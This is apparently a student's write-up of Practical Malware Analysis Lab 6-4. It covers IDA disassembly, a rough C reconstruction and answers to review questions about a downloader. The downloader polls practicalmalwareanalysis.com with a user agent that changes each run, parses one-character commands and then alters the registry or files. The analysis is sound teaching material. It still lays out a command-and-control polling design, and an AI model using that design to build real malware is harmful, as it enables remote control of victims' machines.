
Checking the connection status function sub_401000-> CheckInternet()

Downloading webpage function sub_401040 -> DLHtml()

Changing the registry value function sub_401150 -> SetReg()

```
text:00401251
text:00401251 loc_401251:                             ; CODE XREF: _main+7D↓j
text:00401251                 mov     eax, [ebp+var_C]
text:00401254                 add     eax, 1
text:00401257                 mov     [ebp+var_C], eax
text:0040125A
text:0040125A loc_40125A:                             ; CODE XREF: _main+1F↑j
text:0040125A                 cmp     [ebp+var_C], 5A0h
text:00401261                 jge     short loc_4012AF
text:00401263                 mov     ecx, [ebp+var_C]
text:00401266                 push    ecx
text:00401267                 call    DLHtml
text:0040126C                 add     esp, 4
text:0040126F                 mov     [ebp+var_8], al
text:00401272                 movsx   edx, [ebp+var_8]
text:00401276                 test    edx, edx
text:00401278                 jnz     short loc_40127E
text:0040127A                 xor     eax, eax
text:0040127C                 jmp     short loc_4012B1
text:0040127E ; ---------------------------------------------------------------------------
text:0040127E
text:0040127E loc_40127E:                             ; CODE XREF: _main+48↑j
text:0040127E                 movsx   eax, [ebp+var_8]
text:00401282                 push    eax
text:00401283                 push    offset aSuccessParsedC ; "Success: Parsed command is %c\n"
text:00401288                 call    sub_4012B5
text:0040128D                 add     esp, 8
text:00401290                 mov     ecx, [ebp+argv]
text:00401293                 mov     edx, [ecx]
text:00401295                 push    edx             ; lpExistingFileName
text:00401296                 mov     al, [ebp+var_8]
text:00401299                 push    eax             ; char
text:0040129A                 call    SetReg
text:0040129F                 add     esp, 8
text:004012A2                 push    0EA60h          ; dwMilliseconds
text:004012A7                 call    ds:Sleep
text:004012AD                 jmp     short loc_401251
text:004012AF ; ---------------------------------------------------------------------------
```

Compared to the previous lab, the new construction is "for loop". We can see the structure by applying graphic mode.



The function could be translated into partial C language as the following:

main(int argc, char*argv[])

{

```
        int i;
        int temp=0;
        char*c;
        temp=CheckInternet()
        if(temp){
                for (i=0; i<1440; i++){/*jge short loc_4012AF */
                        c=DLHtml();
                        if (c!='0')
                        {
                        printf("Success: Parsed command is %c\n", c);
                        SetReg(c);
                        sleep(60);
                                }
                else break;
                                        }return 0;
                }
        else return 0;
}
```

To identify the "for" loop, we should find the key word jge at location 0x401261. Value store in [ebp+var_C] is compared with 0x5A0 which is 1440 in decimal. The former value is set to 0 at the location 0x401248. We can see that the value 0 is moved to the certain address location. We denote the value as letter "i". Operand jge makes a comparison between i and 1440. If i is greater or equal to 1440, then the program will terminate. If not, the program will execute and call functions such as DLHtml(), SetReg(), and printf(). After those function calls, the program will jump to the location 0x401251 where the value of i increases by 1. We put value in eax and increase eax by one. Then move the value in eax back to i. That's how we identify the "for" loop construction.

Another different with previous lab is that the parsing command function changes.

```
push    ebp
mov     ebp, esp
sub     esp, 230h
mov     eax, [ebp+arg_0]
push    eax
push    offset aInternetExplor ; "Internet Explorer 7.50/pma%d"
lea     ecx, [ebp+szAgent]
push    ecx             ; char *
call    _sprintf
add     esp, 0Ch
push    0               ; dwFlags
push    0               ; lpszProxyBypass
push    0               ; lpszProxy
push    0               ; dwAccessType
```

To see the parsing command, double click on DLHteml() which is also sub_401040. You can change the user agent used for download and fake the html webpage. The different is the sprintf() function at the user agent line.

mov eax, [ebp+arg_0]

push eax

push offset aInternetExplor; "Internet Explorer 7.50/pma%d"

"%d" indicates there would be a decimal number right after pma. So we should find out the value stored at eax and [ebp+arg_0]. The only function call sub_401040() is main function. Therefore we can go back to main function and check the parameters. The parameter related to decimal value is argc in main function. argc will be the number of strings passed to main function. In sub_401040, the value of [ebp+arg_0] is equal to argc. The value in eax is also argc.

Now we can analyze the codes. When the argc changes, [ebp+arg_0] and eax will change. Then, the decimal number right after "pma" will change. The user agent also makes change. The new user agent is stored at "szAgent" which is later passed to InternetOpen() function. Here the function of sprintf is to composes a string with the same text that would be printed if format was used on printf(), but instead of being printed, the content is stored as a C string in the buffer pointed by the local pointer and then pass the value to later function call.

Issues or Problems

N/A

Conclusion

This malware will parse command from html script at http://www.practicalmalwareanalysis.com. The user-agent could change depend on the times that the program is ran. Every time the running time increases, the user agent

changes. After the parsing command, the malware is going to change the registry file depend on the value of parsing command X.

Reviewed Questions

Q1: What is the difference between the calls made from the main method in Labs 6-3 and 6-4?

The function performances haven't change a lot. But the function names are different with the previous lab. In this lab, the function located at 0x401000 checks Internet connection status, 0x401040 is the parse HTML function, 0x4012B5 is print function, and 0x401150 is switch statement.

Q2: What new code construct has been added to main?

"for" loop that allows the program keep running until it hits 1440 minutes.

Q3: What is the difference between this lab's parse HTML function and those of the previous labs?

The parsing command doesn't have a lot of changes. The only difference is the user-Agent change. The HTML function uses parameter passing from main function to modify the user-Agent.

Explorer 7.50/pma% →Explorer 7.50/pma%d.

Q4: How long will this program run? (Assume that it is connected to the Internet.)

1440 * 60 second=1440 minutes=24 hours

If the Internet connection status is positive, the program will keep running without terminating itself. The "for" loop will be executed 1440 times until the counter is greater or equal to 1440. In each for loop, the program will run until sleep() function is called. When the skeep() function is called, the program will sleep for 60seconds. Therefore, we can conclude that the program will run 24hours before terminate.

Q5: Are there any new network-based indicators for this malware?

Yes. Compared to the previous labs, this lab has a new network-based indicator at the

parsing command function.

Explorer 7.5/pma%d

The reason why it is different with the previous network based indicator is that hacker can change the user agent as different input. When argc changes, the user agent will change. The value in "d" is the value in argc.

Q6: What is the purpose of this malware?

The function is just like the previous labs.

Checking the Internet connection status.

Downloading and faking html http://malwarepracticalanalysis.com from user agent Explorer7.5/pma/X.

Checking the starting command of html <!--, if the starting command is correct, the return the parsing command. Otherwise give error information.

Based on the parsing command a, b, c, d, e, etc, the program could open registry, copy file, delete file, change registry value, or give default error message, respectively.

After the operations to local system, the program will sleep for 60seconds and then add the counter by one.

The above process will run 1440 times until the counter value is greater or equal with 1440.